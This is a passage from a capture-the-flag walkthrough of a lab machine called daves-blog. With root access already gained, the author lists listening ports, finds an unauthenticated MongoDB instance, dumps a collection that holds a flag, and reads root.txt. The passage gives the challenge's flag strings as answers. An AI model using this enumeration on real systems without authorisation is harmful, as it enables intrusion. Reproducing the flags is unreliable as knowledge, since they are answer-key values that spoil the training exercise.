root@daves-blog:~# ss -tl
State               Recv-Q               Send-Q                              Local Address:Port                               Peer Address:Port
LISTEN              0                    128                                     127.0.0.1:27017                                   0.0.0.0:*
LISTEN              0                    128                                       0.0.0.0:http                                    0.0.0.0:*
LISTEN              0                    128                                 127.0.0.53%lo:domain                                  0.0.0.0:*
LISTEN              0                    128                                       0.0.0.0:ssh                                     0.0.0.0:*
LISTEN              0                    128                                             *:3000                                          *:*
LISTEN              0                    128                                          [::]:http                                       [::]:*
LISTEN              0                    128                                          [::]:ssh                                        [::]:*
We can verify it using ps aux:
root@daves-blog:~# ps aux | grep mongo
mongodb    876  0.2  9.3 1025092 44312 ?       Ssl  19:07   0:29 /usr/bin/mongod --unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf
root     17268  0.0  0.2  13136  1028 pts/2    S+   22:02   0:00 grep --color=auto mongo

So, let’s execute mongo.
I found the db daves-blog, and inside it I found the collection whatcouldthisbes, which contain another flag:
root@daves-blog:~# mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
MongoDB server version: 3.6.3
Server has startup warnings:
2025-12-27T19:07:34.917+0000 I STORAGE  [initandlisten]
2025-12-27T19:07:34.917+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-12-27T19:07:34.917+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2025-12-27T19:07:37.393+0000 I CONTROL  [initandlisten]
2025-12-27T19:07:37.394+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2025-12-27T19:07:37.394+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2025-12-27T19:07:37.394+0000 I CONTROL  [initandlisten]
> show databases
admin       0.000GB
config      0.000GB
daves-blog  0.000GB
local       0.000GB
> use daves-blog
switched to db daves-blog
> show collections
posts
users
whatcouldthisbes
> db.whatcouldthisbes.find()
{ "_id" : ObjectId("5ec6e5cf1dc4d364bf864108"), "whatCouldThisBe" : "THM{993e107fc66844482bb5dd0e4c485d5b}", "__v" : 0 }

So, we got another flag:
THM{993e107fc66844482bb5dd0e4c485d5b}
and, we can grab the root flag:

root@daves-blog:/root# cat root.txt
THM{a0a9c4f6809c84e212ac889d39b9cb48}